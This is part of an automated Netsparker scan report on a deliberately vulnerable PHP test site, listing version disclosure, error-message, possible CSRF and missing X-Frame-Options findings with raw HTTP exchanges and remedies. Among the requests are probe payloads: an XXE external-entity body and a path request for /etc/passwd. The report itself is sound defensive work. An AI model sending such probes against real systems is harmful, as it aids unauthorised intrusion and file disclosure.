CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N/E:H/RL:O/RC:C

17. Version Disclosure (PHP)

LOW 1

Netsparker identified a version disclosure (PHP) in the target web server's HTTP response.

This information can help an attacker gain a greater understanding of the systems in use and potentially develop further attacks targeted at the specific version of PHP.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

Vulnerabilities

17.1. http://php.testsparker.com/

Extracted Version

- 5.2.6

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6

X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

Remedy

Configure your web server to prevent information leakage from the SERVER header of its HTTP response.

CLASSIFICATION

OWASP Top Ten 2021	A05

18. Programming Error Message

LOW 3

Netsparker identified a Programming Error Message.

Impact

The error message may disclose sensitive information and this information can be used by an attacker to mount new attacks or to enlarge the attack surface. Source code, stack trace, etc. data may be disclosed. Most of these issues will be identified and reported separately by Netsparker.

Vulnerabilities

18.1. http://php.testsparker.com/hello.php?name=hello.php

Method	Parameter	Value
GET	name	hello.php

Certainty

Request

```
GET /hello.php?name=hello.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 153.2714 Total Bytes Received : 3078 Body Length : 2910 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2910
Content-Type: text/html
Date: Wed, 10 Feb 20
…
<!-- end #sidebar -->
                <div style="clear: both;"> </div>
        </div>
        </div>
        </div>
        <!-- end #page -->
</div>
v
<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

18.2. http://php.testsparker.com/hello.php?name=Visitor

Method	Parameter	Value
GET	name	Visitor

Identified Error Message

- Parse error: syntax error, unexpected T_STRING in C:\AppServ\www\hello.php(26) : eval()'d code on line 1

Certainty

Request

```
GET /hello.php?name=Visitor HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 131.3534 Total Bytes Received : 3078 Body Length : 2910 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2910
Content-Type: text/html
Date: Wed, 10 Feb 20
…
id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                                                <h1 class="title"><a href="#">Hello
 Service </a></h1>
                                        <p>
                    Hello Visitor<br />
<b>Parse error</b>:  syntax error, unexpected T_STRING in <b>C:\AppServ\www\hello.php(26) : eval()'d
code</b> on line <b>1</b><br />
                    </p>

                                <div style="clear: both;"> </div>
                                <div class="entry">


                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #conte
…
```

18.3. http://php.testsparker.com/process.php?file=Generics/about.nsp

Method	Parameter	Value
GET	file	Generics/about.nsp

Identified Error Message

- Warning: mysql_connect() [function.mysql-connect]: Access denied for user 'root'@'localhost' (using password: YES) in C:\AppServ\www\Generics\about.nsp on line 31

Certainty

Request

```
GET /process.php?file=Generics/about.nsp HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 391.1597 Total Bytes Received : 3515 Body Length : 3347 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3347
Content-Type: text/html
Date: Wed, 10 Feb 20
…
tsparker.com/administrator/">Aspnet Testsparker Login</a></li>
                                        </ul>
                                </li>
                        </ul>
                </div>          <!-- end #sidebar -->
                <div style="clear: both;"> </div>
        </div>
        </div>
        </div>

        <br />
<b>Warning</b>:  mysql_connect() [<a href='function.mysql-connect'>function.mysql-connect</a>]: Acce
ss denied for user 'root'@'localhost' (using password: YES) in <b>C:\AppServ\www\Generics\about.nsp
</b> on line <b>31</b><br />
asd     <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset
…
```

Remedy

Do not provide error messages on production environments. Save error messages with a reference number to a backend storage such as a log, text file or database, then show this number and a static user-friendly error message to the user.

CLASSIFICATION

OWASP Top Ten 2021	A05

19. [Possible] Cross-site Request Forgery

LOW 2

Netsparker identified a possible Cross-Site Request Forgery.

CSRF is a very common vulnerability. It's an attack which forces a user to execute unwanted actions on a web application in which the user is currently authenticated.

Impact

Depending on the application, an attacker can mount any of the actions that can be done by the user such as adding a user, modifying content, deleting data. All the functionality that's available to the victim can be used by the attacker. Only exception to this rule is a page that requires extra information that only the legitimate user can know (such as user's password).

Vulnerabilities

19.1. http://php.testsparker.com/nslookup.php

Form Action(s)

- /nslookup.php

Certainty

Request

```
GET /nslookup.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 141.9446 Total Bytes Received : 4000 Body Length : 3832 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3832
Content-Type: text/html
Date: Wed, 10 Feb 20
…

                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="#">Products </a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
                    <form action="/nslookup.php" method="POST">
                                <table class="databases">
            <tr>
                <td colspan="3">
                </td>
            </tr>
            <tr>
                <td clas
…
```

19.2. http://php.testsparker.com/nslookup.php

Method	Parameter	Value
POST	param	

Certainty

Request

```
POST /nslookup.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 6
Content-Type: application/x-www-form-urlencoded
Referer: http://php.testsparker.com/nslookup.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker

param=
```

Response

Response Time (ms) : 441.9297 **Total Bytes Received** : 4000 **Body Length** : 3832 **Is Compressed** : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3832
Content-Type: text/html
Date: Wed, 10 Feb 20
…

                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="#">Products </a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
                    <form action="/nslookup.php" method="POST">
                                <table class="databases">
            <tr>
                <td colspan="3">
                </td>
            </tr>
            <tr>
                <td clas
…
```

Remedy

- Send additional information in each HTTP request that can be used to determine whether the request came from an authorized source. This "validation token" should be hard to guess for attacker who does not already have access to the

user's account. If a request is missing a validation token or the token does not match the expected value, the server should reject the request.

- If you are posting form in ajax request, custom HTTP headers can be used to prevent CSRF because the browser prevents sites from sending custom HTTP headers to another site but allows sites to send custom HTTP headers to themselves using XMLHttpRequest.
    - For native XMLHttpRequest (XHR) object in JavaScript;

```
xhr = new XMLHttpRequest();
xhr.setRequestHeader('custom-header', 'valueNULL');
```

For JQuery, if you want to add a custom header (or set of headers) to
a. **individual request**

```
$.ajax({
    url: 'foo/bar',
    headers: { 'x-my-custom-header': 'some value' }
});
```

b. **every request**

```
$.ajaxSetup({
    headers: { 'x-my-custom-header': 'some value' }
});
OR
$.ajaxSetup({
    beforeSend: function(xhr) {
        xhr.setRequestHeader('x-my-custom-header', 'some value');
    }
});
```

External References

- OWASP Cross-Site Request Forgery (CSRF)

Remedy References

- OWASP Cross-Site Request Forgery (CSRF) Prevention Cheat Sheet

CLASSIFICATION

OWASP Top Ten 2021	A01

20. Missing X-Frame-Options Header

LOW 11

Netsparker detected a missing `X-Frame-Options` header which means that this website could be at risk of a clickjacking attack.

The `X-Frame-Options` HTTP header field indicates a policy that specifies whether the browser should render the transmitted resource within a `frame` or an `iframe`. Servers can declare this policy in the header of their HTTP responses to prevent clickjacking attacks, which ensures that their content is not embedded into other pages or frames.

Impact

Clickjacking is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on a framed page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to other another page, most likely owned by another application, domain, or both.

Using a similar technique, keystrokes can also be hijacked. With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account, but are instead typing into an invisible frame controlled by the attacker.

Vulnerabilities

20.1. http://php.testsparker.com/

Certainty

Request

```
GET / HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 145.9791 Total Bytes Received : 303 Body Length : 136 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 136
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:37 GMT

<html>
<HEAD>
<SCRIPT language="JavaScript">
<!--
window.location="process.php?file=Generics/index.nsp";
//-->
</SCRIPT>
</HEAD>
</html>
```

20.2. http://php.testsparker.com/artist.php

Certainty

Request

```
GET /artist.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 156.1932 Total Bytes Received : 1450 Body Length : 1282 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1282
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><link type="text/css" href="/Generics/style.css" rel="stylesheet"/>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="artist.php#">Artist Service</a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
```

20.3. http://php.testsparker.com/Generics/

Certainty

Request

```
GET /Generics/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 125.772 Total Bytes Received : 248 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 0
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
ETag: "1800000001b6a2-0-5aba4307c6c00"
```

20.4. http://php.testsparker.com/hello.php

Certainty

Request

```
GET /hello.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 135.6744 Total Bytes Received : 2938 Body Length : 2770 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2770
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                                                <h1 class="title"><a href="#">Hello
 Service </a></h1>
                                        <p>
                    Hello Visitor                    </p>

                                <div style="clear: both;"> </div>
                                <div class="entry">


                                </div>
                        </div>
                <div style="clear: both;"> </div>
```

```
                </div>
                <!-- end #content -->

        <div id="sidebar">
                        <ul>
                                <li>
                                        <div id="search" >
                                                <form method="get" action="/artist.php">
                                                        <div>
                                                                <input type="text" name="id" id="sea
rch-text" value="" />
                                                                <input type="submit" id="search-subm
it" value="GO" />
                                                        </div>
                                                </form>

                                        </div>
                                        <div style="clear: both;"> </div>
                                </li>
                                <li>
                                        <h2>Tags</h2>
                                        <p>netsparker xss web-application-security false-positive-fr
ee automated-explo
…
```

20.5. http://php.testsparker.com/images/

Certainty

Request

```
GET /images/ HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 128.4334 Total Bytes Received : 248 Body Length : 0 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
Content-Length: 0
Last-Modified: Thu, 30 Jul 2020 08:09:20 GMT
Accept-Ranges: bytes
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:46 GMT
ETag: "1500000001b790-0-5aba4307c6c00"
```

20.6. http://php.testsparker.com/nslookup.php

Certainty

Request

```
GET /nslookup.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Referer: http://php.testsparker.com/process.php?file=Generics/index.nsp
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 141.9446 Total Bytes Received : 4000 Body Length : 3832 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 3832
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "" ></script>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <h2 class="title"><a href="#">Products </a></h2>

                                <div style="clear: both;"> </div>
                                <div class="entry">
                                        <p>
                            <form action="/nslookup.php" method="POST">
                                    <table class="databases">
            <tr>
                <td colspan="3">
                </td>
            </tr>
```

```
            <tr>
                <td class="label" style="width: 89px">
                    <label>IP Adress:</label></td>
                <td class="style3">
                    <input type="text" size="40" name="param" id="param" class="input"/>
                </td>
                <td class="style1">
                    <input type="submit" value="GO" class="button" id="submit"

…
```

20.7. http://php.testsparker.com/process.php

Certainty

Request

```
GET /process.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 132.2396 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:44 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

20.8. http://php.testsparker.com/process.php

Certainty

Request

```
POST /process.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 124
Content-Type: application/xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker

<?xml version="1.0"?><!DOCTYPE ns [<!ELEMENT ns ANY><!ENTITY lfi SYSTEM "data:;base64,TlM3NzU0NTYxND
Q2NTc1">]><ns>&lfi;</ns>
```

Response

Response Time (ms) : 439.2424 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:48 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

20.9. http://php.testsparker.com/process.php/etc/passwd

Method	Parameter	Value
GET	URI-BASED	/etc/passwd

Certainty

Request

```
GET /process.php/etc/passwd HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 138.8184 Total Bytes Received : 1551 Body Length : 1383 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 1383
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:48 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->           <!-- process.php load pages from path of the website. -->
        <!-- FIXME: File / directory permissions -->
        <!-- end #page -->
</div>

<div id="resetbar">
        This website is automatically reset at every midnight (00:00 - UTC).
</div>
<div id="footer">
                <p>Copyright (c) 2010 testsparker.com. All rights reserved. Design by <a href="htt
p://www.freecsstemplates.org/">Free CSS Templates</a>.</p>
        </div>  <!-- end #footer -->
</body>
</html>
```

20.10. http://php.testsparker.com/products.php

Certainty

Request

```
GET /products.php HTTP/1.1
Host: php.testsparker.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.39
45.0 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 136.7043 Total Bytes Received : 2886 Body Length : 2718 Is Compressed : No

```
HTTP/1.1 200 OK
Server: Apache/2.2.8 (Win32) PHP/5.2.6
X-Powered-By: PHP/5.2.6
Content-Length: 2718
Content-Type: text/html
Date: Wed, 10 Feb 2021 11:48:45 GMT
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-str
ict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="keywords" content="" />
<meta name="description" content="" />
<meta http-equiv="content-type" content="text/html; charset=utf-8" />
<title>Netsparker Test Web Site -  PHP</title>
<link href="/style.css" rel="stylesheet" type="text/css" media="screen" />
</head><script type=text/javascript src = "" ></script>
<body>
<div id="wrapper">

        <div id="menu">
                <ul>
                        <li><a href="/process.php?file=Generics/index.nsp">Home</a></li>
                        <li><a href="/hello.php?name=Visitor">Hello</a></li>
                        <li><a href="/products.php?pro=url">Products</a></li>
                        <li><a href="/process.php?file=Generics/about.nsp">About</a></li>
                        <li><a href="/process.php?file=Generics/contact.nsp">Contact</a></li>
                        <li><a href="/auth/">Login</a></li>
                </ul>
        </div>
        <!-- end #menu -->
        <div id="header">

        </div>
        <!-- end #header -->    <div id="page">
        <div id="page-bgtop">
        <div id="page-bgbtm">
                <div id="content">
                        <div class="post">
                                <div class="entry">
                                <h1 class="title"><a href="#">Products </a></h1>
                                        <p>Currently , we don&#39;t have any products to sell.</p>
                                </div>
                        </div>
                <div style="clear: both;"> </div>
                </div>
                <!-- end #content -->
```

```
        <div id="sidebar">
                        <ul>
                                <li>
                                        <div id="search" >
